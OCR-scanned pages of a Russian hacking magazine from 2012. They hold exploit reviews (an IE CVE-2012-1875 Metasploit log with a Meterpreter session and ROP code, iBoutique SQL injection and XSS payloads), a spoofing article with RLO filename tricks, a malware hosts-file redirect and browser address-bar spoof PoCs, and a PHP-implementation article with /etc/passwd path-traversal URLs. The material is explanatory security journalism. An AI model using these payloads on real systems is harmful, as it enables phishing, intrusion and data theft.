[*] Using URL: http://0.0.0.0:8080/gTHJEKBboMi

[*] Local IP: http://10.0.1.3:8080/gTHJEKBboMi
[*] Server started.
msf  exploit(ms12_037_same_id) >
[*] 10.0.1.79     ms12_037_same_id - Client
    requesting: /gTHJEKBboMi
[*] 10.0.1.79     ms12_037_same_id - Using msvcrt ROP
[*] 10.0.1.79     ms12_037_same_id - Sending html
[*] Sending stage (752128 bytes) to 10.0.1.79
[*] Meterpreter session 1 opened (10.0.1.3:4444 ->
    10.0.1.79:1685) at 2012-06-18 13:42:49 -0500
[*] Session ID 1 (10.0.1.3:4444 -> 10.0.1.79:1685)
    processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3916)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1680
[+] Successfully migrated to process
```

TARGETS

Модуль в Metasploit работает в Internet Explorer 8 под Windows XP SP3 и 7 SP1, тогда как эксплойты, найденные «in the wild», пробивают большинство современных платформ Windows, включая Windows Vista и Windows 7.


```
rop_stack=      dword2data(kernelBase+kerOff1)+
                        dword2data(kernelBase+kerOff2)+
                        dword2data(kernelBase+kerOff3)+
                        dword2data(0x00000040)+
                        dword2data(0x00000001)+
                        dword2data(kernelBase+kerOff4)+
                        dword2data(0x41414141)+

                        dword2data(0x00001000)+
                        dword2data(0x90909090)+
                        dword2data(kernelBase+kerOff5)+
                        dword2data(kernelBase+kerOff6)+
                        dword2data(kernelBase+kerOff7)+
                        dword2data(dllBase+insOff);

    while(rop_stack.length < (0x6c/2))
    {
            rop_stack+=dword2data(0x90909090);
    }
    rop_stack+=dword2data(0x04eb9090);
    rop_stack+=dword2data(dllBase+insOff2);
}

rop_stack+=adjustEsp;
rop_stack+=gjb;
var memory_layout=      dword2data(0xDEADBEE1)+
                        dword2data(0xDEADBEE2)+
                        dword2data(0xDEADBEE3)+
                        dword2data(0xDEADBEE4)+
                        dword2data(0xDEADBEE5)+
                        dword2data(0xDEADBEE6)+
                        dword2data(0xDEADBEE7)+
                        dword2data(0xDEADBEE8)+
                        dword2data(0xDEADBEE9);
```

Техника ROP, использующаяся в эксплойте для уязвимости CVE-2012-1875



Ошибка, возникающая в процессе взаимодействия с RTMP-сервером

SOLUTION

Установить последние обновления Microsoft.

5 Множественные уязвимости в iBoutique eCommerce v4.0

CVSSV2 7.5

(AV:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF

Девятого июня команда Vulnerability Laboratory Research опубликовала детали уязвимостей, найденных в движке для интернет-магазинов iBoutique CMS v4.0.

EXPLOIT

1. В движке iBoutique v4.0 была обнаружена SQL-инъекция, позволяющая атакующему выполнять произвольные SQL-запросы к базе данных. Успешная эксплуатация уязвимости влечет за собой компрометацию данных приложения и базы данных. Уязвимость проявляется при обработке параметра OrderNumber скрипта index.php, при этом нам даже покажут сообщение об ошибке:

```
SQL_ERROR

select * from websiteadmin_orders WHERE OrderNumber=
254' AND UserName='hack'
You have an error in your SQL syntax;
check the manual that corresponds to your MySQL
server version for the right syntax to use near 'AND
UserName='hack' at line 1
Details for order #254'
```

Пример эксплуатации уязвимости приведен ниже:

```
http://127.0.0.1:1338/iboutique/index.php?page=en_Orders
&OrderNumber=258'+/*!Union*/+/*!SelEct*/+1,2,3,4,version(
),6,7,8,9,10--%20-
```

2. Также была обнаружена недостаточная фильтрация данных пользователя, позволяющая атакующему внедрить на страницу своего профиля произвольный код. Для этого нужно зарегистрироваться на сайте, а затем пройти my area → my profile → edit profile и изменить значение одного из полей (first name, last name, email, state, address и так далее) на произвольный HTML-код, например `<iframe src=www.vuln-lab.com onload=alert("VL")/>`. Когда админ будет просматривать страницу с пользователями или платежами в административной панели, то внедренный код исполнится в контексте администратора.

TARGETS

iBoutique eCommerce v4.0 и, возможно, более ранние.

SOLUTION

Обновить движок до последней актуальной версии.

Sanjar Satsura (satsura@r00tw0rm.com, twitter.com/sanjar_satsura)

НЕ ВЕРЬ СВОИМ ГЛАЗАМ

INTRO

Зачастую от коллег по цеху мне приходится слышать, что спуфинг как вектор атаки не стоит даже и рассматривать. Однако смею тебя заверить: если методы спуфинга тщательно продуманы, то использовать их можно для очень и очень многого. Причем масштабы и результаты таких атак порой бывают катастрофическими. Ведь, обманув твои глаза один раз, я буду обманывать тебя и дальше. Самый главный аргумент в пользу того, что spoof-атаки представляют реальную опасность, — от них не застрахован ни один человек, включая и профессионалов. Здесь нужно заметить, что сам по себе спуфинг ничего не дает: для проведения действительно хакерской атаки необходимо использовать постэксплуатацию (post-exploitation). В большинстве случаев цели постэксплуатации заключаются в стандартном захвате управления, повышении привилегий, массовом распространении вредоносных программ и, как следствие, краже персональных данных и электронно-цифровых ключей банковских систем с дальнейшим отмыванием денег. В этой статье я, во-первых, хочу рассказать о том, какие вообще бывают методы спуфинга, и, во-вторых, подробно рассказать тебе о некоторых современных подходах. Естественно, вся информация предоставляется тебе лишь с целью помощи в защите от такого рода атак.

ПРОШЛОЕ И НАСТОЯЩЕЕ СПУФИНГА

Изначально термин «spoofing» использовался как термин сетевой безопасности, подразумевающий под собой успешную фальсификацию определенных данных с целью получения несанкционированного доступа к тому или иному ресурсу сети. Со временем этот термин начал употребляться и в других сферах инфобезопасности, хотя большинство так называемых old school специалистов и сегодня продолжают использовать слово «spoofing» только лишь для уточнения типа сетевых атак.

Итак, когда Сеть только зарождалась, большинство усилий программистов и разработчиков были направлены в основном на оптимизацию алгоритмов работы сетевых протоколов. Безопасность не была настолько критичной задачей, как сегодня, и ей, как часто это бывает, уделяли очень мало внимания. Как результат, получаем банальные и фундаментальные ошибки в сетевых протоколах, которые продолжают существовать и сегодня, несмотря на различного рода заплатки (ибо никакой заплатой не залатать логическую ошибку протокола). Здесь необходимы тотальные изменения, которые Сеть в существующем представлении просто не переживет. Например, в статье «Атаки на DNS: вчера, сегодня, завтра» ()[_#5_2012] я рассказывал о приводящих к катастрофическим последствиям фундаментальных уязвимостях в DNS-системах — использовании

протокола UDP (который, в отличие от TCP/IP, является небезопасным, так как в нем отсутствует встроенный механизм для предотвращения спуфинга) и локального кеша.

ВЕКТОРЫ

В зависимости от целей и задач векторы спуфинга можно разделить по направлениям на локальные (local) и сетевые (net). Именно их мы и рассмотрим в этой статье. В качестве объекта атак при локальном векторе чаще всего рассматривается непосредственно сама ОС, установленная на компьютере жертвы, а также определенного рода приложения, которые зачастую требуют дополнительного анализа в зависимости от ситуации. Объекты атак при сетевом векторе, напротив, более абстрагированны. Основными из них являются компоненты информационных систем, представленных как локальными, так и глобальными сетями. Рассмотрим основные виды спуфинга.

1. Spoofing TCP/IP & UDP — атаки на уровне транспорта. Из-за фундаментальных ошибок реализации транспорта протоколов TCP и UDP возможны следующие типы атак:
   - IP spoofing — идея состоит в подмене IP-адреса через изменение значения поля source в теле IP-пакета. Применяется с целью подмены адреса атакующего, к примеру, для того, чтобы вызвать ответный пакет на нужный адрес;
   - ARP spoofing — техника атаки в Ethernet-сетях, позволяющая перехватывать трафик между хостами. Основана на использовании протокола ARP;
   - DNS Cache Poisoning — отравление DNS-кеша сервера;
   - NetBIOS/NBNS spoofing — основана на особенностях резолва имен локальных машин внутри сетей Microsoft.

2. Referrer spoofing — подмена реферера.
3. Poisoning of file-sharing networks — фишинг в файлообменных сетях.
4. Caller ID spoofing — подмена номера звонящего телефона в VoIP-сетях
5. E-mail address spoofing — подмена адреса e-mail отправителя.
6. GPS Spoofing — подмена пакетов со спутника с целью сбить с толку GPS-устройство.
7. Voice Mail spoofing — подмена номеров голосовой почты с целью фишинга паролей жертвы.
8. SMS spoofing — метод спуфинга, основанный на подмене номеров отправителя SMS-сообщения.

НОВЕЙШИЕ НАРАБОТКИ В ОБЛАСТИ СПУФИНГА

Наиболее распространенные техники уже довольно стары и избиты. Глобальная сеть буквально кишит информацией о возможных вариациях их эксплуатации и защиты от них. Сегодня мы рассмотрим несколько новейших методов спуфинга, применение которых только набирает обороты, начиная с локальных векторов и заканчивая сетевыми. Итак, все по порядку.

Спуфинг в ОС

1 EXTENSION SPOOFING — СПУФИНГ РАСШИРЕНИЯ ФАЙЛА

Техника, увидевшая свет благодаря наработкам китайского исследователя в области информационной безопасности Zhitao Zhou. Суть данной техники заключается в использовании управляющего символа 0x202E (RLO) в имени файла, что позволяет изменить порядок символов при отображении названия файла в проводнике Windows (explorer.exe). Приведу пример использования этой простой техники:

```
Super music uploaded by 3pm.SCR
```

Файл 3pm.SCR представляет собой не что иное, как исполняемый файл, реализующий определенные функции (троянская программа. — Прим. редактора). Если в начале имени файла «3pm. SRC» вставить управляющий символ 0x202E (см. рис. 1), то порядок символов меняется на обратный и имя файла отображается в проводнике Windows уже иначе:

```
Super music uploaded by RCS.mp3
```


Для изменения иконки файла следует использовать любой редактор ресурсов (Restorator, Resource Hacker). Данная техника рассчитана на неосторожного пользователя, который может принять этот файл за песню и открыть двойным щелчком, тем самым запустив зловредную программу. К сожалению, данная техника не будет работать в программах — аналогах проводника, поддерживающих Юникод. Ниже приведен код на C#, который выполняет изменение имени файла, добавляя в начало управляющий символ 0x202E:

```
Public Sub U_202E(file As String, extension As String)
Dim d As Integer = file.Length - 4
Dim u As Char = ChrW(823)
Dim t As Char() = extension.ToCharArray()
Array.Reverse(t)
Dim dest As String = file.Substring(0, d) & u &
   New String(t) & file.Substring(d)
System.IO.File.Move(file, dest)
End Sub
```

2 FILE NAME SPOOFING — КЛОНИРОВАНИЕ ИМЕНИ ФАЙЛА

Данная техника была представлена японским исследователем Yosuke Hasegawa на конференции Security-Momiji. Она основана на использовании символов нулевой длины (ZERO WIDTH Characters), которые никак не влияют на отображение названия файла (см. рис. 2). Ниже приведены все символы из этой категории:

- U+200B (ZERO WIDTH SPACE)



Благодаря UTF имеем много «одинаковых» файлов в одной директории

ПЕРВЫЕ IDN-КЛОНЫ

Атаку с использованием IDN-омографов впервые описали в 2001 году Евгений Габрилович и Алекс Гонтмахер из израильского технологического института Технион. Первый известный случай успешной атаки, использующий данный метод, был предан огласке в 2005 году на хакерской конференции ShmooCon. Хакерам удалось зарегистрировать подставной домен paypal.com (xn--pypal-4ve.com в Punycode), где первая буква а — кириллическая. Благодаря публикации на Slashdot.org к проблеме было привлечено внимание общественности, после чего как браузеры, так и администраторы многих доменов верхнего уровня выработали и реализовали контрмеры.

- U+200C (ZERO WIDTH NON-JOINER)
- U+200D (ZERO WIDTH JOINER)
- U+FEFF (ZERO WIDTH NO-BREAK SPACE)
- U+202A (LEFT-TO-RIGHT EMBEDDING)

Помимо этого возможно использовать кодировку UTF для фальсификации имен существующих файлов. Данную технику часто применяет современная малварь. В поле моего зрения попадались образцы вредоносов, которые проводили такого рода атаки. К примеру, зловред TrojanDropper:Win32/Vundo.L (использовался для фишинга сайтов vk.com, vkontakte.ru, *odnoklassniki.ru) задействует именно эту технику.

Файл %SystemRoot%\system32\drivers\etc\hosts копировался в файл-«клон» hosts с UTF-символом «o» (0x043E), после чего оригинальному файлу hosts придавался атрибут скрытого файла и его содержимое перезаписывалось с добавлением следующих записей:

```
92.38.66.111      odnoklassniki.ru
92.38.66.111      vk.com
92.38.66.111      vkontakte.ru
```

До сих пор веришь своим глазам? Поехали дальше!

Спуфинг веб-браузеров

1 STATUS BAR / LINK SPOOF

Принцип данной атаки заключается в динамической подмене адреса гипертекстовой ссылки (<a href=''>). К примеру, жертва наводит курсор мыши на ссылку, после чего в статусбаре браузера отображается адрес, по которому ведет данная ссылка. После клика на ссылку хитрый JavaScript-код подменяет в динамике адрес перехода. Мой знакомый исследователь, известный под ником iamjuza, занимался изучением и разработкой PoC для эксплуатации данной техники на практике, но его разработки не были универсальны и действовали только на конкретных браузерах. Проведя аналогичное исследование, я получил более удачные результаты, сумев добиться универсальности эксплуатации этой техники спуфера для всех браузерных движков. Proof-of-Concept опубликован на ресурсе 1337day.com. Техническая реализация выглядит следующим образом:

- **Метод this.href="**: `<a href="http://www.google.com/" onclick="this.href='http://xakep.ru'">Click me!</a><br />`
- **Метод location.reload=''**: `<a href="http://www.google.com/" onclick="location.reload='http://www.xakep.ru'; return false;">Click me!</a><br />`
- **Метод location.replace('')**: `<a href="http://www.google.com/" onclick="location.replace('http://www.xakep.ru'); return false;">Click me!</a><br />`
- **Метод location.assign('')**: `<a href="http://www.google.com/" onclick="location.assign('http://www.xakep.ru'); return false;">Click me!</a><br />`
- **Метод window.location.assign('')**: `<a href="http://www.google.com/" onclick="window.location.assign('http://www.xakep.ru'); return false;">Click me!</a><br />`
- **Метод window.location.replace('')**: `<a href="http://www.google.com/" onclick="window.location.replace('http://www.xakep.ru'); return false;"> Click me!</a><br />`
- **Метод window.location.href=''**: `<a href="http://www.google.com/" onclick="window.location.href='http://xakep.ru'; return false;">Click me!</a><br />`



Расположение символа RLO в Charmap

Приведенный HTML-код производит динамическую подмену указанного адреса (www.google.com) на адрес сайта][(www.xakep.ru) посредством различного рода методов, основанных на JavaScript-событии onclick=''.

2 URL BAR SPOOFING — ПОДМЕНА ССЫЛКИ В АДРЕСНОЙ СТРОКЕ БРАУЗЕРА

На первый взгляд это кажется невозможным, но поверь мне — это всего лишь задача для развития смекалки. Рассмотрим уязвимость CVE-2011-1452, которая спуфит адресную строку в непобедимом Google Chrome до версии 11.0.696.57:


```
<html><head>
<meta http-equiv="Content-Type"
content="text/html; charset=ISO-8859-1"></head>
<body>
<a href="javascript:spoof();">Click Me</a>
<script>
var a=null;
function spoof() {
 a = window.open('./spoofing.php')
```

FLAMER И СКАНДАЛЬНЫЙ СПУФИНГ СЕРТИФИКАТОВ MICROSOFT


Microsoft Security Advisory (2718704) — Unauthorized Digital Certificates Could Allow Spoofing. Довольно интересная вещь была найдена в экземплярах нашумевшего шпионского бота Flamer: по результатам реверс-инжиниринга компонентов этого зловреда был обнаружен участок кода, отвечающий за проведение спуфинг-атак типа фишинг. Имитируя предоставление оригинальных сертификатов крупных компаний, бот проводил MITM-атаку, целью которой был перехват персональных данных пользователей корпоративной сети с последующей отправкой на сервер разработчиков. Этот спуфинг-инцидент получил Security Advisory #2718704 с рангом опасности High.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Подставной клон hosts



Отспуфенный калькулятор

```
 window.setTimeout("a.history.back()", 4500);
 window.setTimeout("a.location.href='./spoofing.php'", 5000);
}
</script>
</body></html>
```

При клике по ссылке «Click Me» активируется функция spoof(), в которой производятся следующие действия:

- открывается новое окно (spoofing.php) с присваиванием к переменной «a»;
- по истечении 4500 микросекунд (4,5 секунды) (функция window.setTimeout) производится возврат по истории переходов назад, за что отвечает функция a.history.back(), присвоенной переменной «a»;
- через 5000 микросекунд переменной «a» выставляется новый location к spoofing.php, находящейся в той же директории.

Таким образом происходит перезапись адресной строки на новый URL в контексте первой страницы «родителя».

Следующая уязвимость CVE-2010-4045 (Opera <= 10.62):

```
<html><head>
<meta http-equiv="Content-Type"
```

```
content="text/html; charset=ISO-8859-1">
</head><body>
<h1>Proof of Concept - OPERA High Location Bar Spoofing</h1>
<br><img onclick="location.reload();setTimeout(stop();
location.href='http://google.com', 0500)" src="click.png">
</body></html>
```

При нажатии на кнопку, которая представлена картинкой (<img>), автоматически перезагружается страница (location.reload()), при этом есть возможность перезаписать адресную строку в контексте текущей вкладки.

И напоследок в этой категории мы рассмотрим лакомый кусочек — 0-day для Safari iOS 5.1:

```
<body>
<fieldset>
<legend>Some payment/bank website included here.
</legend>
<ol>
<li>start poc<xmp>click the button to run the poc.
</xmp><button id="one">Demo</button></li>
</ol>
</fieldset>
<script type="text/javascript">
document.getElementById('one').onclick = function()
{
    myWindow=window.open('http://www.apple.com',
        'eintitel','width=200,height=100,location=yes');
    myWindow.document.write("<html><head></head>
        <body><strong>This is fishing page.</strong>
        <br><br><iframe src=\"http://www.apple.com\");>
        </iframe></scri+pt></body></html>");
    myWindow.focus();
    return false;
}
</script>
<br><br><br>
<iframe id="ifR1" name="ifR1"width="100px"
height="50px" src="http://www.apple.com"></iframe>
</body>
```

После нажатия кнопки «Demo» одновременно переменной и объекту myWindow присваивается значение функции, которая открывает сайт apple.com с размерами 200×100, что соответствует области расширения браузера Safari для мобильных устройств. Далее myWindow внедряет дополнительный HTML (JavaScript/VB/etc) код при помощи функции document.write(). Заключающим этапом является наведение фокуса браузера Safari на объект myWindow.

Ничего сложного в спуфинге адреса в адресной строке браузера нет, единственное — нужно правильно применять смекалку там, где это требуется ;-).

3 SOURCE CODE SPOOFING — ПОДМЕНА СОДЕРЖИМОГО СТРАНИЦЫ И ИСХОДНОГО КОДА

Эксплуатация реализуется благодаря уже известному нам управляющему UTF-8 символу 0x202E (RLO). Метод был обнаружен студентом Virginia Tech Джоном Курлаком (John Kurlak). Для демонстрации техники он использовал функцию JavaScript History.replaceState(), которая позволяет в динамике изменить адрес страницы в адресной строке. Proof-of-Concept (source.html):

```
<html><head><title>Source</title>
<meta charset="UTF-8">
<script type="text/javascript">
history.replaceState(null, null,
    'source.html' + String.fromCharCode(8237));
</script></head><body>
<p>Can you view my source from Chrome?</p>
</body></html>
```

```
Содержимое файла source.html[%20%2E]
You can, but not that easily...
```

Суть данного метода заключается в подмене содержимого исходного кода страницы при помощи трюка с управляющим символом RLO в конце файла (см. рис. 4). При попытке просмотреть исходный код страницы source.html мы получаем содержимое второго файла source.html%20%2E. Довольно интересный и экзотический метод спуфинга, с весьма странным профитом, как тебе может показаться на первый взгляд. Что самое интересное — данный сценарий позволяет «спрятать» исходный код страницы, маскируя его не только в контексте адреса, но и в контексте имени хоста.

4 IDN CLONES — ТЕХНИКА, ОСНОВАННАЯ НА ВНЕШНЕМ СХОДСТВЕ ОТОБРАЖЕНИЯ ДОМЕННЫХ ИМЕН

Ничего инновационного здесь нет, техника практиковалась с самого зарождения системы DNS, но именно использование IDN (Internationalized Domain Names — интернационализованные доменные имена) позволило реализовать создание почти неотличимых «клонов» доменных имен. Техническая реализация фишинг-атаки выглядит следующим образом:

1. Регистрируется доменное имя, максимально сходное по написанию с атакуемым доменом. Обычно используется сходство букв с цифрами в некоторых шрифтах (буква l и цифра 1, буква O и цифра 0), сходство сочетаний букв (rn и m, cl и d).
2. Создается фейк сайта-оригинала, который помещается на созданный «клон».
3. Распространяются ссылки на фишинговый домен (спам почты, спам в соцсетях, через популярные сервисы типа Twitter, использование iframe'ов, дорвеев).
4. Получается профит :).

Основное отличие данной атаки, основанной на сходстве доменных имен, по сравнению с другими видами фишинга с использованием подставных веб-страниц — для нее не требуется вмешательство в работу сетевых протоколов: с технической точки зрения подставной домен является легитимным.

Методы защиты от IDN-атак начали внедряться с середины 2005 года, когда регистраторами доменных имен были приняты соглашения, ограничивающие возможность регистрации любого IDN-домена. Так, международный домен .org ограничивает количество разрешенных символов тем или иным подмножеством расширенной латиницы. Но благодаря некоторым недобросовестным регистраторам и смекалке даже сегодня есть все возможности для регистрации фишингового домена.

Наиболее радикальным вариантом защиты против омографической угрозы был бы полный отказ от декодирования IDN при отображении. И тогда подставное имя всегда начиналось бы с «xn» и заканчивалось нечитаемой последовательностью символов, что резко отличало бы его от оригинала. К сожалению, этот вариант сводит на нет практически все преимущества IDN.

Основная защита от IDN-спуфинга на стороне клиента — это статусбар браузера. При наведении курсора на ссылку в статусбаре отображается punycode-эквивалент IDN-домена, что сразу наводит на мысль о возможном фишинге. Но и это не является панацеей, проспуфить можно все, если применить смекалку ;-). Смотри мой универсальный эксплойт для всех браузерных движков (src/exploits/link_spoof.py).

ЗАКЛЮЧЕНИЕ

Спуфинг был и будет востребован всегда, ибо он является основой и гарантией для проведения успешных атак во многих направлениях. Надеюсь, что ты сделал правильные выводы. Будь внимателен на просторах Сети.

Ты до сих пор веришь своим глазам? Тогда мы идем к тебе :). ⌶

Сергей Щербель, Positive Technologies (sscherbel@ptsecurity.ru)

Не все PHP одинаково полезны



УЯЗВИМОСТИ АЛЬТЕРНАТИВНЫХ РЕАЛИЗАЦИЙ PHP

В стремлении увеличить производительность PHP-приложений разработчики нередко прибегают к использованию альтернативных реализаций интерпретатора. За счет хитрых оптимизаций такие решения действительно позволяют увеличить производительность в разы, но при этом таят в себе дополнительные опасности.

В ЧЕМ СМЫСЛ?

Существует сразу несколько сторонних реализаций PHP. Все они создавались с целью повышения производительности, а также расширения возможностей языка. При использовании сторонних реализаций PHP скорость работы приложений в среднем возрастает до пяти раз — показатель, несомненно, высокий. Достигается это благодаря использованию кросскомпиляции. В общем виде процесс компиляции осуществляется в два шага:

1. PHP-сценарий транслируется в промежуточный код (как правило, это C-код);
2. C-код компилируется в машинный.

Наиболее популярными и распространенными среди альтернативных реализаций PHP являются Roadsend PHP, Phalanger, Quercus on Resin, а также HipHop for PHP. Сначала я кратко расскажу о каждой из них, а потом приступим к самому интересному — проверим их на предмет безопасности.

АЛЬТЕРНАТИВНЫЕ РЕАЛИЗАЦИИ PHP

Roadsend PHP

Реализация Roadsend PHP состоит, по сути, из двух компонентов — компилятора и интегрированного веб-сервера, называемого MicroServer. Компиляция осуществляется с промежуточным транслированием PHP-кода в код на языке C. Встроенный веб-сервер позволяет запускать полученные в результате компиляции приложения без использования каких-либо дополнений и ухищрений. В случае если необходимо использовать привычный веб-сервер вроде Apache, lighttpd, nginx, то скомпилированное приложение придется связывать с веб-сервером посредством интерфейса CGI или FastCGI.



Рис.1. Контент файла /etc/passwd




Рис.2. Пример 500 ошибки в Quercus

Phalanger

Phalanger представляет больший интерес для многих разработчиков, так как помимо лучшей, по сравнению с оригинальным PHP, производительностью, предоставляет и дополнительные возможности. Он позволяет обращаться PHP-приложениям почти ко всем .NET-конструкциям, благодаря чему можно создавать более гибкие веб-приложения, синтаксис которых не ограничивается одним PHP. Phalanger работает с веб-сервером IIS, и процесс их интеграции не сложнее, чем в случае с оригинальным PHP.

Quercus on Resin

Еще один пример стыка технологий — веб-сервер Resin. В первых версиях Resin представлял собой веб-сервер и сервер приложений для Java, но затем появилась реализация PHP, называемая Quercus. Resin имеет две ветки — Professional и Open Source. В версии Professional PHP-код компилируется в байт-код Java, в то время как в Open Source версии PHP-код интерпретируется.

HipHop for PHP

Последняя из рассмотренных реализаций — HipHop, разработчиком которой является компания Facebook. HipHop транслирует PHP-сценарии в промежуточный код на C++, а затем, используя компилятор g++, создает исполняемый файл. Следует отметить, что размер даже примитивного приложения, скомпилированного при помощи HipHop, достигает около 30 мегабайт. Но при этом приложение уже включает в себя веб-сервер: достаточно при запуске указать соответствующий ключ и порт, по которому приложение должно быть доступно. Помимо этого, как и в случае с Roadsend PHP, полученные приложения могут связываться с веб-серверами с помощью интерфейсов CGI или FastCGI. Компиляция занимает длительное время, и если в приложение постоянно вносятся изменения, то процесс обновления может стать серьезной головной болью. Однако есть и сильная сторона — исключаются некоторые категории уязвимостей:

1. Подключение произвольных файлов (Local File Inclusion) — подключать можно только те файлы, которые присутствовали на момент компиляции;
2. Загрузка произвольных файлов — загруженные файлы исполняться не будут, так как исполняемыми они не являются, а интерпретатор здесь не используется.

ПОДХОД К ИССЛЕДОВАНИЮ

Итак, перед нами стоит задача выявить проблемы безопасности сразу нескольких новых языков, синтаксис которых совпадает с PHP. Будет ли совпадать результат, особенности и поведение? А главное — насколько безопасно использование сторонних реализаций?

Сразу же возникает вопрос, как сравнить и на что нужно смотреть. Резонно выделить категории, по которым можно будет проверить каждую из реализаций:

- уязвимости окружения — почти все реализации содержат собственные веб-серверы и прочее окружение, являющееся неотъемлемой частью веб-приложения;
- механизмы обработки параметров, тут следует вспомнить атаки HTTP Parameter Pollution и HTTP Parameter Contamination, а также уделить внимание глобализации и типизации переменных;
- уязвимости стыка технологий — новые возможности могут повлечь за собой и новые уязвимости;
- уязвимости, которые встречались в очень старых версиях оригинального PHP.

УЯЗВИМОСТИ ОКРУЖЕНИЯ

Здесь отличился Roadsend PHP, а точнее, входящий в него веб-сервер MicroServer. Выяснилось, что он уязвим к очень простому варианту уязвимости Path Traversal. Пример эксплуатации приведен в листинге.

Эксплуатация Path Traversal в Roadsend PHP

```
http://host/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc
%2fpasswd
```

Как видно из запроса, тут все просто — используются переходы к родительскому каталогу, а к символу слеша при этом применяется URL-кодирование. В результате можно получить контент любого файла (см. рис. 1). Но в данном случае можно эксплуатировать проще — указывая абсолютный путь до файла:

Эксплуатация Path Traversal

```
http://host//etc/passwd
```

Проект Roadsend PHP с недавнего времени не поддерживается, хотя ресурсы, использующие его, еще остались. Владельцам этих ресурсов следует подобрать другое решение.

ОБРАБОТКА ПАРАМЕТРОВ

Как известно, различные платформы и приложения по-разному обрабатывают заведомо некорректные символы и конструкции: в каких-

ПЕРЕД НАМИ СТОИТ ЗАДАЧА ВЫЯВИТЬ ПРОБЛЕМЫ БЕЗОПАСНОСТИ СРАЗУ НЕСКОЛЬКИХ НОВЫХ ЯЗЫКОВ



Рис.5. Межсайтовое выполнение сценариев




Рис.4. Перезапись $_SERVER["DOCUMENT_ROOT"]

